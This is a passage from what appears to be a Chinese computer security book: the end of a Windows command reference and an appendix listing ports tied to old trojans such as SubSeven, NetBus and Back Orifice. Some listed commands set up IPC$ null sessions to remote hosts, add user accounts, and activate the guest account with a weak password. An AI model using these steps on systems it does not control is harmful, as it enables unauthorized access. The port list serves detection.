net send ***.***.*.*** “文本信息”	向 IP 地址为***.***.*.***的电脑发送信息
net share	查看当前电脑开启的共享
net share c$ /del	删除 C 盘共享
net share ipc$	开启 ipc$共享
net share ipc$ /del	删除 ipc$共享
net start	查看开启了哪些服务
net start 服务名	开启服务
net stop 服务名	停止某服务

续表

命　令	命令解析
net time ***.***.*.***	查看 IP 地址为***.***.*.***的电脑上的时间
net use ***.***.*.*** \IPC$	与 IP 地址为***.***.*.***的电脑建立 IPC 空链接
net use ***.***.*.*** \IPC$/del	删除与 IP 地址为***.***.*.***的电脑建立 IPC 空链接
net user	查看电脑中有哪些用户
net user abc 123 /add	添加一个用户名为 abc，密码为 123 的用户
net user guest /active:yes	将 guest 用户激活
net user guest 123	把 guest 的密码改为 123
net user guest/times:all	没有登录时间限制
net user 用户名	查看用户的属性
net user 用户名 /delete	删掉用户
net view	查看本地局域网内开启了哪些共享
net view ***.***.*.***	查看 IP 地址为***.***.*.***的电脑开放了哪些共享
netstat -a	查看开启了哪些端口
netstat -n	查看端口的网络连接情况
netstat -s	查看正在使用的所有协议的使用情况
pause	暂停批处理程序
ping ***.***.*.*** (或域名)	向对方主机发送默认大小为 32 字节的数据
ping -t ***.***.*.*** (或域名)	一直 ping 指定 IP 地址或域名的电脑，按下 Ctrl+C 组合键结束 ping
route add	添加新路由项目到路由表
route change	修改数据的传输路由
route delete	从路由表中删除路由
route print	显示路由表中的当前项目
set	显示当前所有的环境变量
set a(或其他字符)	显示出当前以字符 a(或其他字符)开头的所有环境变量
set 指定环境变量名称=要指派给变量的字符	设置环境变量
taskmgr	调出任务管理器
tracert ***.***.*.*** -d	返回到达指定 IP 地址所经过的路由器列表

附录二　常见木马端口

端　口	木　马	端　口	木　马
31	Masters Paradise 木马	12223	Keylogger 木马
41	DeepThroat 木马	12345	NetBus 木马
58	DMSetup 木马	12346	GabanBus 木马
121	JammerKillah 木马	12361	Whack-a-mole 木马
138	隐形大盗	12362	Whack-a-mole 木马
146	FC-Infector 木马	12363	Whack-a-Mole 木马
456	Hackers Paradise 木马	12631	WhackJob 木马
531	RASmin 木马	13000	Senna Spy 木马
555	Ini-Killer 木马	13223	PowWow 聊天
560	远程监控	14500	PC Invader 木马
666	Attack FTP 木马	14501	PC Invader 木马
911	Dark Shadow 木马	14502	PC Invader 木马
999	DeepThroat 木马	14503	PC Invader 木马
1001	Silencer 木马	15000	NetDemon 木马
1010	Doly 木马	15382	SubZero 木马
1011	Doly 木马	16484	Mosucker 木马
1012	Doly 木马	16772	ICQ Revenge 木马
1015	Doly 木马	16969	Priority 木马
1024	NetSpy 木马	17072	Conducent 广告
1042	Bla 木马	17166	Mosaic 木马
1045	RASmin 木马	17300	Kuang2 the virus Trojan
1090	Extreme 木马	17449	Kid Terror Trojan
1095	Rat 木马	17499	CrazzyNet Trojan
1097	Rat 木马	17500	CrazzyNet Trojan
1098	Rat 木马	17569	Infector Trojan
1099	Rat 木马	17593	Audiodoor Trojan
1234	Ultors/恶鹰木马	17777	Nephron Trojan
1243	Backdoor/SubSeven 木马	19191	蓝色火焰

续表

端 口	木 马	端 口	木 马
1245	VooDoo Doll 木马	19864	ICQ Revenge 木马
1349	BO DLL 木马	20001	Millennium 木马
1524	IngresLock 后门	20002	Acidkor Trojan
1600	Shivka-Burka 木马	20005	Mosucker 木马
1807	SpySender 木马	20023	VP Killer Trojan
1863	MSN 聊天	20034	NetBus 2 Pro 木马
1981	ShockRave 木马	20808	QQ 女友
1999	Backdoor 木马	21544	GirlFriend 木马
2000	TransScout-Remote-Explorer 木马	22222	Proziack 木马
2001	TransScout 木马	23005	NetTrash 木马
2002	TransScout/恶鹰木马	23006	NetTrash 木马
2003	TransScout 木马	23023	Logged 木马
2004	TransScout 木马	23032	Amanda 木马
2005	TransScout 木马	23432	Asylum 木马
2023	Ripper 木马	23444	网络公牛
2115	Bugs 木马	23456	Evil FTP 木马
2140	Deep Throat 木马	23456	EvilFTP-UglyFTP 木马
2535	恶鹰	23476	Donald-Dick 木马
2565	Striker 木马	23477	Donald-Dick 木马
2583	WinCrash 木马	25685	Moonpie 木马
2773	Backdoor/SubSeven 木马	25686	Moonpie 木马
2774	SubSeven 木马	25836	Trojan-Proxy
2801	Phineas Phucker 木马	25982	Moonpie 木马
3024	WinCrash 木马	26274	Delta Source 木马
3050	InterBase	27184	Alvgus 2000 Trojan
3129	Masters Paradise 木马	29104	NetTrojan 木马
3150	DeepThroat 木马	29891	The Unexplained 木马
3700	Portal of Doom 木马	30001	Error32 木马
4092	WinCrash 木马	30003	Lamers Death 木马
4267	SubSeven 木马	30029	AOL 木马
4567	File Nail 木马	30100	NetSphere 木马
4590	ICQ 木马	30101	NetSphere 木马
4899	Radmin 木马	30102	NetSphere 木马
5000	UPnP(通用即插即用)	30103	NetSphere 木马
5001	Back Door Setup 木马	30103	NetSphere 木马
5168	高波蠕虫	30133	NetSphere 木马
5321	Firehotcker 木马	30303	Sockets de Troie
5333	NetMonitor 木马	30947	Intruse 木马
5400	Blade Runner 木马	31336	Butt Funnel 木马

续表

端 口	木 马	端 口	木 马
5401	Blade Runner 木马	31337	Back-Orifice 木马
5402	Blade Runner 木马	31338	NetSpy DK 木马
5550	JAPAN xtcp 木马	31339	NetSpy DK 木马
5554	假警察蠕虫	31666	BOWhack 木马
5555	ServeMe 木马	31785	Hack Attack 木马
5556	BO Facil 木马	31787	Hack Attack 木马
5557	BO Facil 木马	31788	Hack-A-Tack 木马
5569	Robo-Hack 木马	31789	Hack Attack 木马
5631	pcAnywhere	31791	Hack Attack 木马
5632	pcAnywhere	31792	Hack-A-Tack 木马
5742	WinCrash 木马	32100	Peanut Brittle 木马
6267	广外女生	32418	Acid Battery 木马
6400	The Thing 木马	33333	Prosiak 木马
6667	小邮差	33577	Son of PsychWard 木马
6670	DeepThroat 木马	33777	Son of PsychWard 木马
6711	SubSeven 木马	33911	Spirit 2000/2001 木马
6771	DeepThroat 木马	34324	Big Gluck 木马
6776	BackDoor-G 木马	34555	Trinoo 木马
6939	Indoctrination 木马	35555	Trinoo 木马
6969	GateCrasher/Priority 木马	36549	Trojan-Proxy
6970	GateCrasher 木马	37237	Mantis Trojan
7000	Remote Grab 木马	40412	The Spy 木马
7070	RealAudio 控制口	40421	Agent 40421 木马
7215	Backdoor/SubSeven 木马	40422	Master-Paradise 木马
7300	网络精灵木马	40423	Master-Paradise 木马
7301	网络精灵木马	40425	Master-Paradise 木马
7306	网络精灵木马	40426	Master-Paradise 木马
7307	网络精灵木马	41337	Storm 木马
7308	网络精灵木马	41666	Remote Boot tool 木马
7511	聪明基因	46147	Backdoor.sdBot
7597	QaZ 木马	47262	Delta Source 木马
7626	冰河木马	49301	Online KeyLogger 木马
7789	Back Door Setup/ICKiller 木马	50130	Enterprise 木马
8011	无赖小子	50505	Sockets de Troie 木马
8102	网络神偷	50766	Fore 木马
8181	灾飞	51996	Cafeini 木马
9408	山泉木马	53001	Remote Windows Shutdown 木马
9872	Portal of Doom 木马	54283	Backdoor/SubSeven 木马
9873	Portal of Doom 木马	54320	Back-Orifice 木马

续表

端　口	木　马	端　口	木　马
9874	Portal of Doom 木马	54321	Back-Orifice 木马
9875	Portal of Doom 木马	55165	File Manager 木马
9898	假警察蠕虫	57341	NetRaider 木马
9989	iNi-Killer 木马	58339	Butt Funnel 木马
10066	Ambush Trojan	60000	DeepThroat 木马
10067	Portal of Doom 木马	60411	Connection 木马
10167	Portal of Doom 木马	61348	Bunker-hill 木马
10168	恶邮差	61466	Telecommando 木马
10520	Acid Shivers 木马	61603	Bunker-hill 木马
10607	COMA 木马	63485	Bunker-hill 木马
11000	Senna Spy 木马	65000	Devil 木马
11223	Progenic 木马	65390	Eclypse 木马
11927	Win32.Randin	65432	The Traitor 木马
12076	GJammer 木马	65535	Rc1 木马